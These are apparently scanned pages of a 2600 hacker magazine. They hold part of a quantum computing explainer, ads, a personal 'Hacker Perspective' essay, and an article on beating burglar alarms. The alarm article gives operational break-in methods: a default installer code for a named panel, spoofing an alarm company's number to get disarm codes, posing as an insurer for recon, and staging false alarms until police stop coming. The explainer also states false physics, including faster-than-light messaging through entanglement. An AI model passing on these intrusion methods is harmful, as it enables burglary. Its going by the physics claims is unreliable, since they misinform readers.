
A	B	Output
0	0	0
0	1	0
1	0	0
1	1	1



OR

A	B	Output
0	0	0
0	1	1
1	0	1
1	1	1

A quantum computer operates on its qubits using quantum gates. These move the qubit around the surface of the sphere, meaning the inputs and outputs are the same. For example, one quantum gate might flip the qubit to the opposite part of the sphere or rotate it around one of its axes. Some gates take one input. Others take two or more, where the state of each input affects the resulting output state of all. In the image below, we see the qubit from before being rotated around its vertical axis by a quantum gate.



Second Difference: Very Different Gates

Classical computer gates output a new bit while leaving its input bits unchanged, whereas a quantum computer changes the state of its input bits without creating new output bits. Furthermore, all quantum gates are reversible, but not all classical gates are (see above diagram of two gates; there is no way to always infer the inputs from the output). Lastly, mathematicians have proven that all classical computer gates can be created using combinations of quantum gates, but some quantum gates cannot be created by classical gates. In other words, quantum gates open up new operations that classical computers just can't do. This means the potential for new

algorithms.

Entanglement

It is possible for two or more qubits to become entangled. What this means is that measuring one qubit will instantly affect the others even if they are moved to opposite sides of the universe. A simple example is if you have two qubits and observing one will cause the other to always result in the inverse when it is observed. Another could be that the outcome of observing one qubit affects the probability of the other qubit becoming 0 or 1. This opens up algorithms that operate on the entire system of data rather than on one bit at a time.

Third Difference: Dependency Between Bits

One way to think of it is that the states of the two entangled qubits are no longer independent of each other.

The left diagram below shows two unentangled qubits A and B. Both have a 50/50 chance of being a 0 or 1. The odds of each combination is the same: 25 percent chance of a 00, 25 percent chance of a 01, etc. Knowing the value of A or B tells you nothing about the other.

On the right, it shows two entangled qubits. In that case knowing the value of one qubit also tells you something about the other. If you know qubit B is 0, then you also know qubit A is twice as likely to be 1 than 0; but if you know qubit B is 1, then you know qubit A must be 0. They are no longer independent.

		Qubit A				Qubit A	
		0	1			0	1
Qubit B	0	25%	25%	Qubit B	0	0%	100%
	1	25%	25%		1	100%	0%
Unentangled				Entangled			

Superposition

Recall that a qubit, when observed, results in a random outcome. You'd intuitively think that the qubit was oscillating between the two states like a coin flipping heads and tails in the air until it lands where a final result can be observed. Yet in reality, a qubit is both a 0 and 1 at the same time. This is because the particle that stores the qubit information can have different levels of energy or be in different locations at the same time. When the quantum particle interacts with something else, such as

a tool that measures its energy or position, it randomly “collapses” to one of those multiple states.

Suspend Your Disbelief

I need to interrupt this description of superposition and address the main stumbling point for most people: disbelief or confusion. Your current thought is probably, “How can something be in two places at once? That’s impossible!”

I posed this question to three PhD quantum physicists. One responded that you just have to suspend disbelief and trust the math and experiments proving it true. The other two gave a more satisfactory answer. The macro world we live in is just radically different than what happens at the most micro levels, and we cannot apply what we observe at our human-sized level of observation to what happens at the most micro level of the universe.

To help accept this, think about the most macro aspects of the universe. Einstein proved nothing can move faster than light. That also seems intuitively impossible from our human-sized perspective: why can’t I just step on the gas a little harder when I’m near light speed? Yet it has become commonly accepted in mainstream culture.

So when I say a qubit can be in two different locations or have two seemingly contradictory energy levels at the same time, just accept it as true and don’t try to think any deeper why.

Now back to explaining superposition....

Fourth Difference: Exponential Growth

Whereas a classical bit can only be in the state corresponding to 0 or the state corresponding to 1, a qubit may be in a superposition of both states simultaneously. A sequence of 32 bits can be in approximately four billion combinations. A classical computer can only evaluate one of them at a time. A series of 32 qubits is in all four billion combinations at the same time. This means quantum computing power grows at an exponential rate whereas a classical computer grows linearly.

For example, if I want to search for some key combination of eight bits, a 16-bit computer can perform two searches in parallel, going twice as fast as an eight-bit computer. A 32-bit computer would allow four parallel searches, finishing the search four times as fast as an eight-bit computer. This means the power of a classical computer doubles when the number of its bits doubles.

Contrast to a quantum computer. If it has one qubit, then it’s simultaneously storing two states (0 1) and so essentially can search both at the same time. If it has two qubits, then it’s simultaneously storing four states (00 01 10 11) and again can simultaneously search all

four at once, making it twice as fast as a single qubit computer. If it has three qubits, then it’s simultaneously storing eight states (000 001 010 011 100 101 110 111) and again can simultaneously search all eight at once, so eight times faster than a single qubit computer. Thus the power of a quantum computer doubles with each qubit added to it.

You may recall, though, that there’s one problem with qubits. When we measure them, we get only one of those combinations at random, which isn’t very useful if we want to harness its ability to be in multiple states simultaneously. How do we work around that? Through wave interference.

Wave Interference

Let’s review how waves work in case you forgot from high school science class. You can see in a pool of water that when two waves meet, they interfere with each other. When the peaks and troughs of two waves align, they amplify themselves for stronger peaks and troughs. But when a peak meets a trough, they cancel each other, resulting in no wave.

Under the hood, the properties of qubits come from energy waves, which have the same signal interference properties as water waves in a pond. There are complex algorithms whose math is beyond the scope of this article that use canceling interference to dampen energy states that are far from the correct answer while amplifying those that are closer to the correct answer. By repeating the algorithm over and over prior to measuring the qubits, the probability of the measurement resulting in an incorrect state goes down while the probability of the measurement resulting in the desired state goes up. Thus, even though the qubits are in all states simultaneously, you can find the correct answer to a problem within a certain degree of confidence by dampening the states you don’t want while amplifying the states you do want.

Applications

Quantum computers are expected to surpass classical computers in certain areas. Here are some examples.

- *Artificial intelligence and data science.* Much of AI is built on complex statistics and searching for patterns in complex data. The ability to search all states simultaneously makes quantum algorithms uniquely suited for finding patterns in complex data, which will have use, not just in AI, but also in other areas of data science.
- *Cryptography.* Shor’s algorithm is a theoretical quantum algorithm that can crack most asymmetrical ciphers. On the other hand, entanglement opens the possibility of new modes of encryption.

Two entangled qubits have a correlation with each other even if they move to opposite sides of the universe. Encryption using entangled qubits is mathematically unbreakable since there is no shared key. For example, if I have a pair of entangled qubits such that they always evaluate to the same value, I can give one to my message recipient, then force the other to the value I want. When my recipient reads the value of the other qubit, he gets the same value to which I set mine without any information being passed through a wire.

- *Financial and weather models.* The random element of a qubits makes them more suitable for modeling complex random systems like financial markets and weather. Investors often wish to evaluate the probability of various outcomes under an extremely large number of scenarios generated at random. Weather has so many complex variables that it can take a classical computer more time to compute a forecast than it takes for the weather to evolve. Furthermore, MIT researchers have shown that the equations governing the weather possess a hidden wave nature which are amenable to solution by a quantum computer.

- *Molecular modeling.* The complexity of molecules is so great that only the simplest of molecules can be modeled in classical computers. Chemistry industries see great potential to harness quantum computers to model complex molecules for the development of new compounds.

Hands On

Where can you go to play with your own quantum computer? Quantum Computing Playground (www.quantumplayground.net) has a quantum simulator you can run in a web browser. It won't have the power of a real quantum computer, but it's an opportunity to learn its concepts.

Microsoft has released a language called Q# (www.microsoft.com/en-us/quantum/development-kit) that can also run in a quantum computer simulator.

Finally, the IBM Quantum Experience (quantum-computing.ibm.com) has a real quantum computer connected to the Internet. With an IBMid account, you can write code to run on their quantum computer and gain access to their quantum community forum.

HOPE 2020 FLASH DRIVES!

The HOPE 2020 flash drives are out! All 9 days are meticulously catalogued in both audio and video formats, completely free to copy and share on two large USB drives. In addition to every single talk that was presented (more than 125), you'll also get a video collection of musical performances that were presented each day at midnight, audio of the intermission music for each day, and the renowned "HOPE Bumps" that were shared with attendees between talks.

HOPE 2020 was an unexpected magical period in the midst of some very trying times - and we have the hacker community to thank for making it possible as well as ensuring our survival through what could have been a devastating summer. We're thrilled to be able to preserve and share these moments with presentations from all around the world - a true Hackers On Planet Earth event.

Just \$79 (plus shipping) for two huge drives crammed full of talks plus a bunch of extra stuff.

Full details at store.2600.com or write to 2600, PO Box 752, Middle Island, NY 11953 USA.

(We also have a full collection of every HOPE conference from 1994 to 2020 - eight drives for \$299 plus shipping!)



The Hacker Perspective

by Rotted Mood

When I was young, I thought that I was worthless. A product of the religious south brought up in a time that unless you were “normal,” tolerance and kindness weren’t words that applied to you. Even in the late 80s and early 90s when “fag” was still a word thrown around in the same way as “retarded,” I wouldn’t have used those words. You see, when you’re consistently called a “fat retarded faggot” over and over by a person driving a Camaro and sporting a mullet, you understand how those words cut. Am I gay? No. Was I overweight? Absolutely. Was or am I mentally challenged? Well, it turns out I do have a learning disorder. So, it is no surprise that as I grew up, I was an introverted and constantly depressed kid. Pantera, Metallica, and Slayer tapes my only friends. Until I discovered hacking.

One day my father, a system engineer, told me he wanted to show me something we could do with the computer other than just play games. He grabbed a box, plugged it into the phone jack, and plugged another wire into our computer. He opened some program and I started hearing strange sounds. And then some text appeared on the screen. My dad was introducing me to the world of dial-up bulletin board systems. I was maybe 10 or 11, but I was hooked. He told me about creating handles and showed me the message boards and the text-based online games he was playing with others at the time. He showed me a world where my physical traits didn’t matter - a world where my utter lack of self-confidence didn’t matter, where I could define who I wanted to be.

I was hooked. I spent many days and weekend nights on different BBS systems around my area of the country. For a completely backwards state that felt 30 years behind others, I was surprised we had so many to choose from. I found other metal heads in the area and started to tape trade with them. I had found a world where people were into the same stuff as me, and besides the one or two random people here and there, they weren’t out to call me names, kick the shit out of me, or verbally batter me for not being able to keep up

in math class. They were just interested in this person who knew that *Reign in Blood* was the start of something new in the metal world, or who could talk about *Dr. Who*.

You see, I lucked out. My father was a bit ahead of his time. A high school graduate who understood computers was going to be the real wave of the future. A father who introduced me to science fiction, Monty Python, and Pink Floyd at an early age. He showed me there were other ways to think about things. He taught me how to tear apart computers and put them back together by the time I was 11 or 12. He taught me that it was okay to just use these machines for what they were, but impressed in me that it was better to understand how they worked. To question everything about them. To question everything, period. This was good because, unknown to all of us at the time, he would only be alive a few more years.

When my father suddenly died a few years later, it sunk me. I retreated more to my room where I now had my own computer and spent hours on the dial-up systems every day. So much so that, like many of us in that time, my mother got fed up and got me my own phone line so she could have a phone again. A lonely kid who had just lost his only friend at the time, I became very active on the message boards just looking for anyone to talk to. And then someone suggested I start my own. So I found a copy of the Renegade BBS system and fired it up. This is when I really started to meet people in my area. As I was more into underground metal and punk by this time, as well as industrial and other dark forms of music and art, I attracted a more diverse group to my board than others I had been seeing at the time. Someone uploaded *The Anarchist Cookbook* and some of the current Cult of the Dead Cow text files, and right there is when the door was unlocked for me. My board was populated by local hackers and I hadn’t even realized it. But instead of being the definition of assholes, as some at the time (and still today) would have led you to believe, they were the kindest people. Their politics matched mine. They had a level of tolerance for differences

you didn't see at the time. I had found my tribe.

Soon, I would be attending Friday night 2600 meetings. I would be shown how to build a red box and would carry one around with me at all times. In later years being on tour with my band, this red box would come in extremely handy. I was also getting into the local punk scene and noticing so many similarities amongst the two. I was at the heaviest I had ever been in my life, hitting 300 pounds. But no one was calling me fat. No one was calling me faggot or shoving me around because I had S&M collars and bracelets on. There was one near run-in with a truck full of hillbillies, but instead of being alone in my car wondering what the hell I was going to do, my car was full of people who weren't going to take shit from them and would mess with them back.

At the same time as all of this, I was also playing music. There came a point where the Internet started to become more popular and overtake the BBS systems, and I decided to shut mine down and make a run at trying to be a professional musician. While I was still an introvert, talking to people on BBS message boards gave me somewhat of an understanding of how to talk to people, so I could at least find others with the same passions as mine and build relationships. By the time I reached college, I did one semester and had a teacher who told me I should quit because I was too stupid to understand basic math. I took her up on that suggestion and dropped out. I quit my job at AOL and dove into music full time.

Fast forward 20 years. Time passed by and I never fully returned to the world of hackers and phreakers. I kept up with some of it here and there, like when Mitnick went to jail, but for the most part I wasn't present. To be honest, I lacked the skills and abilities to really hack or build anything. I had so many problems with math, and reading was also hard for me. I just thought I was stupid like everyone had suggested. It would take me many years to understand that I wasn't just stupid, but I had a legitimate learning disability that was keeping me from really learning and retaining information.

Today I work for a large company and recently found myself in Mumbai for a few weeks. For the first time in all my travels, jet lag had really hit me hard and I was sick pretty much my entire visit to Mumbai. I had recently found an interest in penetration testing and I was spending a lot of time in bed reading or surfing the Internet, specifically

about the subject. In between violent trips to the bathroom, I wondered if 2600 was still in print, and much to my surprise I saw it was, so I subscribed, eager to re-read the magazine I often carried with me to school. My first issue came and I read it cover to cover on a flight, happy to see that nothing had really changed in the attitude of the magazine. Or in hackers in general.

At my job, I hear the term "hacker," "attacker," and "APT" thrown around interchangeably. I recently returned to school (against my better judgment) and, in one of my classes, a hacker was simply defined as a "criminal." "Hacker" has become a word like "drugs" in America. Depending on who is saying it, it could be a sin or a savior. It is used to demonize one group of people, while praising another. Recently, I was flying back from Portland. I was in the middle seat, which was a bummer. I fly a lot and I know how people tend to instantly forget their manners when an airplane is involved. I thought I would spend five hours not getting an arm rest because obviously the people sitting on either side of me needed both of theirs. "Whatever," I thought, and I pulled the Autumn issue of 2600 out and started to read it. The guy next to me audibly scoffed as I saw him looking at the front cover to see what I was reading. For most of the flight, I was stared at as if I was a terrorist threat. Anytime I pulled out my computer, phone, or highlighter to mark something in the magazine, I felt two sets of eyes watching me as if I was going to crash the plane. To both of my seat mates, "hacker" was just a dirty word. A word used to scare them into a specific pattern of thought. To them, I was just another one of "those" people, one who probably thinks they are better than others, smarter than others, and who takes advantage of people or does nothing but break the law.

But this is far from the truth. I haven't hacked into anything large. The last time I hacked into anything was the late 90s. That was just the local university so I could use a Linux system to learn more about it. It didn't hurt that along with that hack came free Internet, as I was too poor to be able to afford Internet at the time. But I only achieved these hacks because people had no common sense when it came to passwords, such as knowing what a strong password was. But I have never really done anything that would have been considered "133t," or whatever stupid slang was being thrown around at the time. I don't

think I am better than anyone else; in fact, those feelings of worthlessness I had as a child follow me everywhere still today. After 20 years away from all things hacking, I struggle with the boxes on VulnHub, or Hack The Box. However, while these two people sitting on both sides of me on the flight made me feel small about myself, people inside the hacking community never have. And to me, that is the key point about hacking that people don't understand. Community.

In my local BBS scene, no one cared that I was overweight. No one ever cared what gender I was, what color I was, what my education level was, or any other stupid descriptor or box that this world often feels the need to use to categorize you. I was just a person there to learn. To me, that is what the world doesn't seem to understand about the hacker perspective. We are here to learn; we are here to support each other. The world tries to put hackers into boxes, using white hat, gray hat, and black hat. It's easy for people to then classify you into a category. But no one I have ever dealt with on a BBS or on Hack The Box has ever asked me what color my hat was. We never look at police and wonder if they are a white hat cop or a black hat cop. The conversation is more around ethics than anything and, much like anything in this

world, a few bad apples spoil it for everyone.

I know not everyone thinks like I do. And I know communities have their problems. I am not saying the hacker community is perfect. Not everyone is in it for the same reasons as myself, and I know that there are some people out there who are in it for elitism or aggressive reasons. But I have only come across these people a few times in my life. Otherwise, the people I have associated with 95 percent of the time want the world to be a better place. They want to share their knowledge with you and want truthful information out in the public for free. Like any good community, they want to build you up and not tear you down. And that is what I missed for those 20 years that I wasn't involved with hacking: that communal way of thinking. Since I have returned to the hacking scene, I have had nothing but encouragement from people I have talked to on Twitter or Hack The Box. Unlike my prior college teacher who advised I quit, these people have given me nothing but encouragement as I try to crack the boxes or complete the challenges. And I have found myself doing the same for others. Community is something we all need, and I am glad I have returned to mine.

Shout out: @DCAU7 on Twitter and Dethread, QusaiHasan, M3d1t4t0r, Sekisback, Cherk, and Seeker9 on HTB.

HACKER PERSPECTIVE SUBMISSIONS ARE OPEN!

We're looking for a few good columns to fill our pages for the next bunch of issues. Think you have what it takes? You might surprise yourself.

"Hacker Perspective" is a column that focuses on the true meaning of hacking, as spoken in the words of our readers.

We want to hear YOUR stories, ideas, and opinions.

The column should be between 2000 and 2500 words and answer such questions as: What is a hacker? How did you become one?

What experiences and adventures did you live through? What message can you give to other aspiring hackers? These questions are just our suggestions - feel free to answer any others that you feel are important in the world of hackers.

If we print your piece, we'll pay you \$500, no questions asked (except where to send the \$500). Send your submissions to articles@2600.com (with "Hacker Perspective" in the subject) or to our mailing address at 2600, PO Box 99, Middle Island, NY 11953 USA.

Submissions only open every few years so don't delay!



Inside Job: Exploiting Alarm Systems and the People Who Monitor Them

by Nicholas Koch (Lazy Eye Of Sauron)

When you walk into a building, what do you see? Do you see the receptionist greeting you at the front desk? Perhaps a guard checking badges and making sure people who are coming in are actually allowed in? What about the smaller things though, like the motion detector in the corner of the room, or the contact on top of the doors and windows? When I presented “Inside Job” for HOPE 2020, I knew that there were a myriad of talks about covert entry. Bypassing alarms with a handheld radio or canned air has been covered ad nauseam by now, but I never noticed anyone talk about what the person monitoring those sensors sees when you do start jamming sensors? What do they send to the operators who are responsible for calling the owners and police? More importantly, how do you get around the alarm system snitching on you and ruining your day?

The first thing we need to go over is what a central station is. To put it simply, it’s no different than a SOC (security operations center). The operators have a terminal, and their job is to wait on various types of signals to come in, such as an alarm or a system trouble, and call the premises or owner to see if they want the police, fire department, or service to be scheduled. One constant of all UL certified central stations is that there must always be at least two operators in central at any given time. This allows for some redundancy in case something happens to the other operator. Central stations, however, can vary in size, ranging from the tiny mom and pop shops to large call centers. As for how busy they are, well that depends on a few factors, such as service area, how many people are monitoring in that central station, weather conditions, and even things like time changes which can affect how quickly alarms get processed. If false alarms and the thought of you messing up on procedure for an alarm potentially getting someone killed wasn’t enough, you also have to deal with angry customers screaming in your ear for doing your job and the fact that, depending on your central station, you might not even have a proper break, as some consider the time between alarms your break time (nothing like nearly choking on your dinner because you have to start dispatching on a panic alarm...). These stressors mean that your poor operator is likely to make a mistake that can be exploited.

This doesn’t mean that we should just do away with human operators like some places have done. What makes them so great is that with some experience in dealing with alarms, they can know when it is appropriate to go out of procedure to

get the proper authorities to where they need to be. We haven’t learned how to program instinct into AI yet, and that is the greatest threat to any wannabe thief trying to get into your building.

Now, I mentioned procedure, but what do I mean by that? Different alarms and signals have certain instructions on how to handle them. For example, burglary alarms. In commercial systems, when we receive a burglary alarm like a door, window, glassbreak, or motion detector, we have a primary and a secondary number to call. Primary is likely the premises, and secondary is most often the owner or manager. If we contact someone from one of those numbers and get a clear code, then we can disregard the alarm. If not, then we call the police, and we then proceed to go down the keyholder list to see if it was one of them who set it off. (This list can be as small as one person, or in some cases as large as 25, though I don’t doubt that larger exist.) If we contact someone, we can cancel if we get a code, see if they want to meet the police, then relay that information to them or continue on request. If we reach nobody, we put the signal on hold for 30 minutes and, when that time is up, we’ll get it again and call back for resolution for our logs. Fire alarms are similar, with the exception that we dispatch first, then start calling people. However, as I mentioned earlier, there are times where you want to go out of procedure. Perhaps the primary number always goes to voicemail after hours, for example, and an operator could just skip that number and call secondary then dispatch, then explain why you went out of procedure in their notes. A more serious example would include certain combinations of alarms, like a glassbreak sensor followed by a motion detector. Procedure dictates that you take the two minutes to call primary and secondary and leave messages on their voicemails because their phones are off before dispatch, but because this combination just screams break-in, you would be justified in calling the police first, then calling keyholders.

As for system troubles, well, we’re very rarely going to call police on those, but they always will result in a call to someone. Typically, things that will cause a system trouble signal would be something like a power failure, low battery (for either a zone or the backup battery for the system), phone line failures, loss of RF supervision, temperature alarms, expander module failures, and RF signal jams. Now the low batteries and the power failures are self explanatory, but what about the other ones? Well, let’s start with your phone line failure. Alarm systems typically have

a primary and a secondary phone line (in addition to things like a cellular uplink and/or a wavelink backup, but I digress...). And when one of those goes down, we get a notification and have to call to let someone know.

With a loss of RF supervision, what happens is that a wireless zone has stopped communicating with the alarm system. This is normally caused by the battery dying, but can also be caused by the signal being jammed, however, don't get it confused with an RF signal jam. An RF signal jam occurs when the wavelink backup (a backup transmitter that communicates over radio instead of phone lines) gets jammed out by something like a HAM operator transmitting on the wrong frequency. Of the two, the jam is more serious, because not only are communications between central and the alarm system being blocked, but wavelink systems often act as repeaters for other wavelink systems. So if one is jammed, you may end up with multiple systems coming in with radio problems.

Temperature alarms are their own special thing. They act as a trouble signal, but really what's going on is that we have a sensor that tells us if something is hotter or colder than what it's meant to be, and so we need to call up the premises or the owner to let them know. This is normally something like someone leaving a freezer door open, or a server room getting too hot, and not something worth calling the fire department over.

Finally, we have an expander module failure. This is something I never mentioned in the talk, but it's one of the few trouble signals that we do normally dispatch on as if it was an alarm. Expander modules act as repeaters for the wireless zones in an alarm system. Without that expander module, those zones might be out of range for the security system. This means that if it goes out, an intruder may have a large portion of the building that they can go through without setting anything off.

Now, before we move away from procedures, I do want to elaborate a little bit more on wavelink backups because they do perform an important function, in that they allow for something called dual processing. Dual processing allows two operators to process an alarm at the same time. This means that we can get the police called faster and contact keyholders faster. The reason why this happens is that radio waves travel faster than the phone line, which has to dial out to central before sending the alarm. That wavelink signal only tells us that it's an audible burglary alarm though, and not where it's coming from. Dual processing can be a great way to get faster response times, however it can be a bit of a hindrance for other customers if your alarm company's central station is small. If two people are handling what is basically one alarm, and the central station only

has two or three people, it may lead to increased response times. This is something you want to keep in mind when determining the type of system you would want and what alarm company to go with.

Speaking of alarm systems, what kinds are there? In the talk I went through a few, including some instructions that would aid you in impersonating an operator, or prevent you from fumbling around the keypad trying to disarm the damn thing. I won't go into as much detail here, as you can likely figure out what the panel is and then pull the manual up for it. However, I can tell you how most alarm systems are set up, as well as mention one system in particular.

Alarm systems typically consist of your control box, the panel, sensors, and transmitters for communicating with central. The control box is normally stored in a closet and is locked up, and contains the brains of the system. Gaining access to this is the equivalent of gaining access to a company's networking closet (hell, they might be in the same room). This is where all the sensors are connected, where your phone lines (POTS and/or VOIP) are connected, where your wavelink and cellular backups are connected, and where the alarm panel is connected. I should note though that if you attempt to open this while the system is armed, you're likely in for a bad time, as there is going to be a tamper switch in the control box that'll cause the system to go off.

Many people (myself included) talk about the panel as if it's the entire system. In reality, it's closer to your computer's keyboard. Your typical alarm layout is a set of arming keys; a command key; and either dedicated buttons for panic or fire, or programmable buttons like A, B, or C that trigger an audible or silent panic alarm. If you have access to the code, then look on the panel. Most of the time if the "1" key says "off," then your disarm procedure is [code] and 1, otherwise you're likely able to just input the code and it'll disarm. Security systems typically have three types of codes: owner, user, and installer. Owner codes allow for use of all security functions, and normally are limited to one per system. User codes can be programmed as arm or disarm only, as a duress code, or a guest code where it can only disarm if it was used to arm the system. Installer codes are what the installer used to program the system. Like the guest code, it can only disarm the system if it was used to arm, but it does allow for use of all security functions as well as other perks, like program mode. Program mode allows you to do things like change phone lines, disable zones, and wavelink/cellular backups... however, it's not something you should rely upon getting. This is because if the alarm company did their jobs correctly, the installer code should either be disabled from the panel or require a complete

power down (from both the wall and the battery). In addition, you'll need to gain access to the control box and flip a standby switch, followed by either having the manual ready to go for some tedious reprogramming or a way to remote connect to the system (known as ramming the system, or Remote Access Management). The exception to this rule is the Vista 20 system, also known as the Ademco 4140. They're not seen much anymore, but they allow for easy reprogramming from the panel. If you see one in the wild and it's disarmed, put 4110 into the panel. This is the default installer code and, if it doesn't scream at you, 800 will drop you into program mode. Do keep in mind though that a lot of the same things apply, like sometimes requiring a power down or being locked out completely.

So, we're 2,089 words into this article, not counting the words in this sentence - when do we get to the exploits? Right now, actually. Remember at the start when I asked you what you saw when you walked into a building? You may see motion detectors, door and window contacts, glassbreaks, but you likely don't see everything. You might not see what type of panel they're using, or if they have any sort of backup communications. This is where the alarm certificate comes in, an invaluable tool for recon that you can get without looking like a goon casing a joint.

The alarm certificate is a document your alarm system gives your alarm company that tells them what type of alarm system you have, if it has a wavelink or cellular backup, what types of zones are installed, what police department and fire department will respond, how long the system has been online, and if it is actively monitored. While this won't tell you where everything is, this is enough information for you to get a game plan started, and know what you can and can't do to get inside. The best part is that you likely won't even need a code to get one of these. You can just pose as an insurance company and call the alarm company up and ask for one on behalf of your customer. Just provide a fax number or a legitimate enough looking email, and you will likely get your alarm certificate.

Now that you know what you're up against, let's talk about the weather. There's a few weather conditions that you can plan for that will make certain methods of entry more viable than others. For example, thunderstorms. Thunder and lightning tend to be rather annoying for users and operators alike, due to the light from the lightning setting off motion detectors and the thunder setting off the glassbreaks. Under normal conditions, as I mentioned earlier this would result in some operators just skipping calling primary and secondary numbers and going straight to dispatch, but not here. We know this is likely a false alarm. What happens 90 percent of the time

is that we call our customer and they mention that it's likely the storm, and request a disregard for all signals for the night, or at least the motion detectors and glassbreaks. Alternatively, we may not contact anyone and call the police, and they may just refuse to go out because of how often it's happening. Either way, a storm is a great excuse to either try to go the covert route and pick your way in (I'd use the front door for this or else you may set off the alarm, as some doors are set to go off instantly), or the destructive route, and just chuck a brick through the window. It's not like the system or the operators can tell the difference at the moment. I would keep in mind that if you do go tossing bricks, however, the sound of the glass may carry as much as the sirens, and if you jostle the frame too much, you may also set off a window contact, which may arouse suspicion even if there is a disregard for the account.

Another weather condition you can take advantage of is extreme cold. This does two things. The most likely thing you may come across is frost forming on a window, causing the glassbreak to go off. If you know it's below freezing, this may be an opportunity for destructive entry by breaking the window. Just keep in mind that while there may be a disregard on glassbreaks, there likely isn't one on motion detectors. Another thing that commonly happens during these conditions is that the contacts on windows and doors tend to pop off their surfaces, causing false alarms. This happens because water will get in between the surface and the adhesive and freeze, then thaw, and freeze, and, after enough times, it'll just give and pop off. This makes jimmying open a window or getting through a door a little more viable.

High heat can also cause sensors to start falling off doors and windows. This time it's because the heat is causing the adhesive to weaken. Eventually, the door or window contact will just fall off the door or window.

Wind can also be used to your advantage. Strong gusts tend to rattle doors and windows, causing enough trouble that they're likely not to be taken as seriously by the users or alarm company. What you want to do here is go to a door and rattle it hard in an attempt to trigger the alarm, then go and wait somewhere you can watch but aren't clearly in view. I say this because there may be cameras on the inside. The owner will get the call that the alarm has gone off and check the cameras. If there's nobody there, then that zone may be disregarded. However if nobody picks up, then the cops are going to be sent to check it out. You'll want to wait about 30 minutes to see if the police are coming, 45 minutes if the conditions are particularly bad, as that would cause delays in the response time of both central and the police. If nobody has come, then go ahead and try to get in through that same door.

That previous example leaves me an opportunity to segue to another opportunity called the police disregard. So, let's say that while you were waiting, the police came, checked out the premises, then left. Instead of going in, which may cause the alarm to sound again, continue to rattle that door, then run back to where you were waiting. This annoying game of ding dong ditch will summon the cops again, and again, and again until the police just refuse to go out there again. There is some risk involved with this, though. Depending on where you are, and how many fucks your police department gives, they may decide to stake out the area instead of just leave. The business can also be fined for a flashing alarm as well, so this may not go over well in your pentest report.

If you cased the outside of the building, you may have some additional clues as to how you can get around certain zones in the alarm system. For example, have they had any recent bug or rodent problems? An exterminator vehicle outside or bills found through dumpster diving may let you know. Bugs can often set off motion detectors by crawling on them, flying around, or making nests. Rodents are often big enough to set off motion detectors as well. If this seems to be a recurring problem, then they may have motion detectors disabled until it's taken care of, or a disregard on motion detectors, which would still cause the alarm to sound, but at least you won't have the cops called on you. This also applies to pets. Sometimes people will bring animals to where they work, or have office pets. Dogs can not only set off motion detectors, but also glassbreaks with their barking. Cats almost always inevitably set off motions. They might not always be visible from the outside, but if you do notice something like a stray cat around the building, and it's cold out, you may have some disabled motion detectors inside.

But what if you want to just shut the system off itself? Well, here's where some social engineering comes in. Have you noticed how every place with an alarm system has a "protected by" sticker on the door or a sign out front? Those will often have the number of the alarm company on them. What you want to do is spoof that number, then call the business (or the owner if you have access to their number) and say that you're with their alarm company and you are noticing a system trouble like a low battery or a phone like failure, and that it restored (meaning that the problem fixed itself) but you just needed to let someone know about it, then ask for their code. Most of the time, you'll get the code because to them it's as if you're speaking in tongues, and they just want to be left alone if it's not serious. Now, depending on what you're given, you have two paths. If you are given a numeric code, likely four digits but can sometimes go up

to six, that's likely the code to disarm the panel. Sometimes they'll give a five-digit code, with "1" at the end, and all that means is that the real code is the first four numbers, then the "1" key to disarm the system. If you're given a word, then you have some extra work to do. Now you need to call central up and pretend to be the user. You can ask for a list of usable codes, or add a new one. Just know that things like code changes will often take a full business day to go into effect. In addition, sometimes another person is notified of the change. Once you have your codes, you can start your break in.

You get into the building and disarm the system. Great! But why is the phone ringing? Congrats! You opened up outside of normal hours and caused an invalid opening! Don't panic, this is standard procedure, You're at the home stretch. Pick up the phone and give a name (preferably one of an employee, but any one will work in a pinch) and the code you entered into the panel. Bam! You're done, time to pillage.

Now, I was saving this last one for the end for a reason. For context, we had a customer who ran a warehouse and he didn't have motion detectors installed. Well, someone noticed this and waited until after everyone had gone home. Before coming back with a van, and I shit you not, he cut himself a new door, so that he could avoid setting off the door contacts. He then proceeded to rob this customer blind, and there was nothing we could do because he didn't set off any of the alarms. I'm not saying that you should go and cut a giant hole in a wall if you notice that there's no motion detectors. After all, it's impractical, dangerous, and will likely get your ass kicked if caught... but, should the opportunity arise, well, you only live once.

So, we've covered some ways to get around alarm systems that aren't often talked about, but what about how to harden your defenses to mitigate these attacks? Well, the first bit of advice I would give is to never let someone request an alarm certificate on your behalf. Knowledge is power - don't give it away so easily. What you want to do is tell your central station that only the owner should be able to request one, and to require a code before sending one out. Another thing you can do is notify a manager or owner if someone opens at an odd hour, causing an invalid opening. That added verification can prevent significant losses, both from outside attackers and insiders. In addition to that, each user should have their own code with their name on it, instead of just something generic like "opener" or "manager." This gives accountability to all the keyholders on the account and allows the owner to see who is going in at what time so they can decide if police need to be called. Another bit of advice I can give is to trust your gut when you get a random call

from your alarm company. If something seems off, hang up and call them back. If that random system trouble is real, then it's still there. If it's not, then you may have just avoided someone trying to steal your code. An added precaution you can have is to require a code from central, so that it goes both ways. They confirm their identity with their code, and you confirm yours with your code. Finally, the single most important bit of advice I can give you is to be kind to your operators. This isn't just because I am one, but because if you're known to be rude, you may end up with slower response times, because nobody wants to call you. You may not be notified of trouble signals in a timely manner, or in some cases the operators may call the cops on you out of spite. Conversely, when you're kind to

the operators and build a relationship with them, they'll make sure to watch your back. There will be less misunderstandings on instructions, and you can get a little bit of insight into how they're doing. After all, if an operator starts to sound exhausted constantly, they may be overworked, which could be a sign that things aren't going well and you need to change companies.

I'd like to close this out by saying that if you do anything here, just to be careful. Some things you do may have collateral damage. If you have any questions or corrections (because I'm not perfect), feel free to reach out on my twitter (@SauronLazy) and let me know.

Plunder well.

Why Are We Still Having This Conversation? Embedded Systems Still Not Secure

by Ig0p89

